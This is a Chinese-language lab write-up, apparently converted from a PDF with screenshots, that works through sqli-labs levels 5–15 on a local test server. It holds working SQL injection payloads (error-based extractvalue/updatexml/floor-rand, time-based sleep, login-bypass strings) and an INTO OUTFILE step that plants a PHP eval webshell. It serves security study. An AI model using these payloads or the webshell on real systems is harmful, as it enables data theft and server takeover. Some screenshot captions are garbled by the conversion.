
Load URL http://127.0.0.1/Less-5/?id=1' and extractvalue(1, concat('~, (select table_name from information_schema.tables where table_schema='security')))--+

Split URL

解决：加个group_concat（但是这个如果超过32个字符一样GG，毕竟它嵌套在extractvalue之内）

这一步是爆表名

```
...and(select extractvalue(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where table_schema=database()))))--+
```



Elements Console Sources Network Performance Memory Application HackBar »

Encryption Encoding SQL XSS LFI XXE Other Help!

Load URL Split URL Execute

```
http://127.0.0.1/Less-5/?id=1' and extractvalue(1, concat('~',(select group_concat(table_name) from information_schema.tables where table_schema='security')))--+
```

报错：显示了一部分然后就没了(我是真不懂为什么设计的时候还要限制字符串长度，难道我在麦当劳买薯条你还要数有多少根吗)



Elements Console Sources Network Performance Memory Application HackBar »

Encryption Encoding SQL XSS LFI XXE Other Help!

Load URL Split URL Execute

```
http://127.0.0.1/Less-5/?id=1' and extractvalue(1, concat('~',(select group_concat(schema_name) from information_schema.schemata)))--+
```

Post data Referer User Agent Cookies Clear All

这里需要注意的一点是，如果没有爆出数据库名，这一步是需要在最前面做的
解决：substring()函数

(嘿，我的伙计！又是一个新函数，为什么要这样徒增信息熵呢，如果祖师爷香农还活着他一定会拿尖头皮靴狠狠地踢你的屁股！)


这玩意说白了就是截取字符串的某一部分

```
substring(start,end)
```

和C语言内的数组不同，这里字符串索引从1开始，如果填0直接报错啥都没有。但很有意思的事情是在java中这个函数的索引从0开始。

substring会将两者内较小的一个自动作为起点，也就是说如果想截取32个字符以后的东西只需要把0改成32即可。

那么：



Fk U...额，我是说，这函数挺不错的，尤其是32后面的四个括号看起来非常可爱！

后面的步骤也就不算太难了。注意如果出现了显示不全的问题直接套substring().

爆字段：

```
... and(select extractvalue(1,concat(0x7e,(select
group_concat(column_name) from information_schema.columns where
table_name="table_name" and table_schema=database()))))
```

table_schema如果不写会同时回显其它数据库里的表名，不过也可以使用substring ()

Welcome Dhakkan
XPATH syntax error: '~user_id,first_name,last_name,us'

SQLI DUMB SER

Elements Console Sources Network Performance Memory Application HackBar »

Encryption Encoding SQL XSS LFI XXE Other

Load URL http://127.0.0.1/Less-5/?id=1' and(select extractvalue(1,concat(0x7e,(select group_concat(column_name) from information_schema.columns where table_name='users'))))--+
Split URL Execute

Post data Referer User Agent Cookies Clear All

正确的回显应该是这样：



A screenshot of the "HackBar" extension interface within a browser's developer tools. The tab bar at the top includes "Elements", "Console", "Sources", "Network", "Performance", "Memory", "Application", "HackBar", and "Help!". The "HackBar" tab is active. Below the tabs, there are dropdown menus for "Encryption", "Encoding", "SQL", "XSS", "LFI", "XXE", and "Other". A text input field contains the SQL query: "http://127.0.0.1/Less-5/?id=1' and(select extractvalue(1,concat(0x7e,(select group_concat(column_name) from information_schema.columns where table_name='users' and table_schema=database()))))--+". There are three buttons below the input field: "Load URL", "Split URL", and "Execute". To the right of the input field are several checkboxes: "Post data", "Referer", "User Agent", "Cookies", and "Clear All".

然后group_concat爆字段，显示不全用substring () 检索或者limit (start,end)一个一个看。

Welcome Dhakkan
XPATH syntax error: '~1DumbDumb,2Angelinal-kill-you,3'

SQLI DUMB SERIE

The screenshot shows a browser's developer tools with the "HackBar" tab selected. In the main area, there is a text input field containing a SQL injection query. Below the input field are several checkboxes for "Post data", "Referer", "User Agent", and "Cookies", along with a "Clear All" button.

#updatexml()

格式如下

```
updatexml(xml_document,xpath_string,new_value)
```

第一个参数：和extractvalue()一样是上传一个xml文档。

第二个参数：xpath格式的地址，和extractvalue()一样通过构造非法字符报错。

第三个参数：替换xpath查找到的数据，也放入非法字符。

和extractvalue()整体几乎没有区别，但考虑到我是彩笔还是再走一次吧。

库名：



表名：



列：



SQLI DUMB SERIE


Elements Console Sources Network Performance Memory Application HackBar Help!

Encryption Encoding SQL XSS LFI XXE Other

Load URL http://127.0.0.1/Less-5/?id=1' and updatexml(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where table_schema='security')),0x7e)--
Split URL Execute

Post data Referer User Agent Cookies Clear All

字段：（好死，开香槟咯！）



SQLI DUMB SERIE

Elements Console Sources Network Performance Memory Application HackBar Help!

Encryption Encoding SQL XSS LFI XXE Other

Load URL http://127.0.0.1/Less-5/?id=1' and updatexml(1,concat(0x7e,(select group_concat(id.username,password) from users)),0x7e)--
Split URL Execute

Post data Referer User Agent Cookies Clear All

#CGFR

这名字挺不错的，不是吗？我自己起的

利用了一个固定查询结构：

```
select count(*), (floor(rand(0)*2)) x from users group by x
```

首先，`rand()`是一个生成随即数列的函数，当键入一个种子（咱们这是0）之后，就可以生成一个固定的伪随机数列。

啥叫伪随机？（这个问题广泛应用在播放器随机播放算法，随机数生成，以及抽卡阳寿游戏爆率计算上）

伪随机就是，每一个种子对应一个固定的复杂数列，在种子选取层面数列是随机的，但一旦确定了种子生成的数列只有一种，是确定的，可预测的。

`floor()`：返回小于等于括号内值的最大整数。很熟悉是吗？高斯取整。那嵌套的`floor(rand(0)*2)`就是就是对随机数列乘2之后的结果取证。

`group by`：查询数据分组。

`count(*)`统计各结果（字段）出现次数。

*原因分析：

这里最关键的及时要理解`group by`函数的工作过程。`group by key` 在执行时循环读取数据的每一行，将结果保存于临时表中。读取每一行的key时，如果key存在于临时表中，则更新临时表中的数据（更新数据时，不再计算rand值）；如果该key不存在于临时表中，则在临时表中插入key所在行的数据。（插入数据时，会再计算rand值）

如果此时临时表只有key为1的行不存在key为0的行，那么数据库要将该条记录插入临时表，由于是随机数，插时又要计算一下随机值，此时`floor(random(0)*2)`结果可能为1，就会导致插入时冲突而报错。即检测时和插入时两次计算了随机数的值。

另外，要注意加入随机数种子的问题，如果没加入随机数种子或者加入其他的数，那么`floor(rand()*2)`产生的序列是不可测的，这样可能会出现正常插入无法报错的情况。最重要的是前面几条记录查询后不能让虚表存在0,1键值，如果存在了，那无论多少条记录，也都没办法报错，因为`floor(rand()*2)`不会再被计算做为虚表的键值，这也就是为什么不加随机数种子有时候会报错，有时候不会报错的原因。

参考文档：

<https://www.freebuf.com/articles/web/257881.html>

<https://www.cnblogs.com/poise/p/15683891.html>

下面还是实操：

这玩意经常用不了，不过能用的时候就是爆杀，一步出任何想得到的结果。

举个例子：

这是库名

```
union select count(*), 1,concat(0x3a,(select
database()),0x3a,version(),floor(rand(0)*2)) as x from
information_schema.tables group by x--+
```

The screenshot shows a web application with a black background. At the top, it says "Welcome Dhakkan" and "Duplicate entry ':security:5.7.261' for key ". Below this, there is large, stylized text that appears to be part of a banner or watermark. At the bottom, there is a browser-like interface with tabs for Elements, Console, Sources, Network, Performance, Memory, Application, and HackBar. The HackBar tab is selected. Below the tabs, there are dropdown menus for Encryption, Encoding, SQL, XSS, LFI, XXE, and Other. A text input field contains the SQL query: "?id=-1' union select count(*), 1,concat(0x3a,(select database()),0x3a,version(),floor(rand(0)*2)) as x from information_schema.tables group by x--+". There are also buttons for Load URL, Split URL, and Execute. At the bottom of the interface, there are checkboxes for Post data, Referer, User Agent, Cookies, and a Clear All button.

这是某一个表名，由limit限制了位置

```
union select count(*), 1,concat((select table_name from
information_schema.tables where table_schema=database() limit
0,1),floor(rand(0)*2)) as x from information_schema.tables group by
x --+
```

Welcome Dhakkan
Duplicate entry 'emails1' for key ''

SQLI DUMB SERIE


The screenshot shows the OWASP ZAP browser extension interface. The top navigation bar includes Elements, Console, Sources, Network, Performance, Memory, Application, HackBar, Help!, and various tool icons. The HackBar tab is active. Below the tabs, there are dropdown menus for Encryption, Encoding, SQL, XSS, LFI, XXE, and Other. A toolbar contains buttons for Load URL, Split URL, and Execute. The main content area displays a SQL query: ?id=-1' union select count(*), 1,concat((select table_name from information_schema.tables where table_schema=database() limit 0,1),floor(rand(0)*2)) as x from information_schema.tables group by x --+. Below the query, several checkboxes are available: Post data, Referer, User Agent, Cookies, and Clear All.

```
union select count(*), 1,concat((select column_name from
information_schema.columns where table_name='users' limit
1,1),floor(rand(0)*2)) as x from information_schema.tables group by
x --+
```

The screenshot shows a web page with a large, stylized title "SQLI DUMB SERIE". Above the title, there is a welcome message "Welcome Dhakkan" and an error message "Duplicate entry 'first_name1' for key ''". Below the title, the browser's developer tools are visible, specifically the "HackBar" tab which contains a SQL injection payload: "?id=1' union select count(*), 1,concat((select column_name from information_schema.columns where table_name='users' limit 1,1),floor(rand(0)*2)) as x from information_schema.tables group by x --+". The HackBar also includes buttons for "Load URL", "Split URL", and "Execute".

不过这个也有个弊端，因为在整个句子；里有个'x'来代指前面的一长串你想输出的东西，所以不能用group_concat（很好理解，1个字符串肯定不能group），因此，在内部limit也就只能限制一个字符串了。

这两张图就是这两个问题对应的情况：



Elements Console Sources Network Performance Memory Application HackBar > 1 Help!

Encryption Encoding SQL XSS LFI XXE Other

```
?id=1' union select count(*), 1,concat((select column_name from information_schema.columns where table_name='users' limit 2,2),floor(rand(0)*2)) as x from information_schema.tables group by x --+
```

Post data Referer User Agent Cookies [Clear All](#)



Elements Console Sources Network Performance Memory Application HackBar > 1 Help!

Encryption Encoding SQL XSS LFI XXE Other

```
?id=1' union select count(*), 1,group_concat((select column_name from information_schema.columns where table_name='users' limit 2,2),floor(rand(0)*2)) as x from information_schema.tables group by x --+
```

Post data Referer User Agent Cookies [Clear All](#)

真的好累啊QWQ

less-6

平平无奇，把5里的单引号闭合换成双引号闭合

less-7

1.闭合字符

1'报错且无信息

1''（两个单引号）不报错，说明第二个单引号破坏了引用id的结构


1'--+报错，1')--+报错，说明肯定不止一个单引号

1'))--+可以，说明闭合字符为')).

2.报错/布尔能不能做？

报错不可以，但是布尔可以。。。吗？

这题恶心的地方在于，报错只局限于“哈哈，这个语句有错”，而屏蔽了所有具体的错误类型回显：



哎呀，真是脱裤子放屁

那按道理来说，布尔就是可以的。因为无论它输出什么，错与不错只要不一样就成。

就当我这么想的时候我发现人类的无耻是没有底线的。

The screenshot shows a Burp Suite interface with an 'Intruder' attack in progress. The request payload is set to '1 OR 1=1 AND LENGTH(database) > 3'. The response pane shows an error message: 'Welcome Dhakkan
You have an error in your SQL syntax'. The terminal below shows the command: 'SELECT * FROM information_schema.tables WHERE table_name LIKE 'a%';'

你会发现这两个页面里虽然回显的句子不一样但是length是相同的。。。如果爆破库名那就无法区分了，所以布尔盲注也不行。

*Length指的是什么？

Update Content-Length header: Burp Intruder为每个请求添加或更新Content-Length头为该次请求的HTTP体的长度正确的值。

length指的就是网站返回的报文总长度。

同样的，比如order by 3这种判断列数的是可以的，但只要和名字相关那就直接抓瞎了。

源码如下：

C:\phpStudy\PHPTutorial\WWW\sqlilabs\Less-7\index.php - Notepad++

文件(E) 编辑(E) 搜索(S) 视图(V) 编码(N) 语言(L) 设置(I) 工具(O) 宏(M) 运行(R) 插件(P) 窗口(W) ?

test.php ccc.php index.php index.php index.php index.php index.php index.php index.php index.php

```

23 //logging the connection parameters to a file for analysis.
24 $fp=fopen('result.txt','a');
25 fwrite($fp,'ID:'.$id."\n");
26 fclose($fp);
27
28 // connectivity
29
30
31 $sql="SELECT * FROM users WHERE id=('$id') LIMIT 0,1";
32 $result=mysql_query($sql);
33 $row = mysql_fetch_array($result);
34
35 if($row)
36 {
37 echo '<font color= "#FFFF00">';
38 echo 'You are in.... Use outfile.....';
39 echo "<br>";
40 echo "</font>";
41 }
42 else
43 {
44 echo '<font color= "#FFFF00">';
45 echo 'You have an error in your SQL syntax';
46 //print_r(mysql_error());
47 echo "</font>";
48 }
49
50 else { echo "Please input the ID as parameter with numeric value";}
51
52 ?>
53 </font> </div><br><br><br><center>
54 </center>


```

PHP Hypertext Prelength : 1,446 lines : 57 Ln : 41 Col : 6 Sel : 0 | 0 Windows (CR LF) UTF-8

当然时间盲注其实是可以的

比如最简单的：

?id=1')) and sleep(10)--+



It works, huh?

但是确实效率低下而且过于麻烦了。

那毕竟我也不是瞎子，那就使用这道题该用的方法：文件上传（Outfile）。

3. Outfile

首先需要修改secure_file_priv的值。

有三种情况：

空，表示对导入导出无限制。

有指定目录（secure_file_priv="xxx/xxx/xxx"）：只能向指定目录导入或导出。

null，禁止导入导出。

在mysql shell里输入select @@secure_file_priv

```
mysql> select @@secure_file_priv  
-> ;  
+-----+  
| @@secure_file_priv |  
+-----+  
| NULL |  
+-----+  
1 row in set (0.00 sec)  
  
mysql> -
```

这样子是不允许导入导出的，需要修改一下。

如果是PHPstudy下载的mysql，可以在软件内直接打开所在目录。在my.ini文件内 [mysqld]下增加一条secure-file-priv=""。


当然这样其实算作弊了（），正确的在网站注入的步骤应该是

```
?id=1')) and length(@@secure_file_priv)=0 --+
```

若为0则说明无限制；若不为0则需要使用ascii(substr())嵌套加集束炸弹爆每一个字符。

在知道了上传目录了之后，通过一句话木马注入获得网站目录读取修改权限。

```
?id=1')) union select 1,2, "<?php @eval($_POST[python]);?>" into  
outfile (路径) --+
```



发现test.php确实已经被注入。

GAME&APP (D:) > ct > phpsstudy_pro > WWW		修改日期	类型	大小
名称	修改日期	类型	大小	
dwqa	2022/9/17 19:43	文件夹		
error	2022/9/17 9:34	文件夹		
sql	2022/9/27 14:45	文件夹		
.htaccess	2022/9/17 10:26	HTACCESS 文件	0 KB	
dwqa.rar	2022/9/17 11:29	RAR 文件	1,219 KB	
index.html	2019/9/3 14:30	Chrome HTML Doc...	3 KB	
nginx.htaccess	2022/9/17 10:26	HTACCESS 文件	0 KB	
test.php	2022/9/27 19:46	PHP 源文件	1 KB	

下面直接antsword连接，获取根目录，结束。

当然outfile函数事实上也可以直接把你想要的数据库名/表名/列名/字段名按顺序导出。

less-8~10

less-8中正确时回显You ar in...,错误时啥都不回显，所以需要使用时间盲注sleep ()，注入点为'.

less-9 也可以以使用sleep ()

这里再放一个函数：

```
?id=1' and if(length((select database()))>9,sleep(5),1)--+
```

实现的效果是如果if语句内第一个语句正确则延迟五秒执行，错误则执行1，即立刻执行。

less-10 和9一样，注入点换为".

less-11~14

The screenshot shows a login form with two fields: 'Username:' and 'Password:'. The 'Username:' field contains the value '1' or 1=1#. The 'Password:' field is empty. Below the form is a 'Submit' button. At the bottom of the page, the text 'Your Login name:Dumb' and 'Your Password:Dumb' is displayed in blue, indicating the results of the exploit.

这题就是个比较简单的字符型注入。但是需要注意的是这道题在用户名正确的时候不会回显（这不废话吗要能回显密码还有什么用）；注释方式上只有'#'成立，构造语句时and不可以而or可以。

之所以呈现这种情况，原因是该题为post注入。之前的GET类注入中，每一道题id=1都真实存在，所以可以通过闭合注释的方式去检测注入点是什么。但POST注入中必须要user那么和password一一对应才被认定为真。所以此时需要使用万能语句：

```
1 or 1=1 -- #
1' or 1=1 -- #
1" or 1=1 -- #
1") or 1=1-- #
1') or 1=1-- #
1") or 1=1-- #
1)) or 1=1-- #
1') or 1=1-- #
1") or 1=1-- #
```

可以通过试这些语句来判断注入点。

less-12:注入字符为"';

less-13:注入字符为');

less-14:注入字符为"';

less-15:注入字符为';但是这题是盲注。（如果一个一个尝试那不如让我死了得了）所以可以用点工具。

Burpsuite抓包之后可以发到repeater先尝试注入点，再发到intruder爆库/字段名等等。

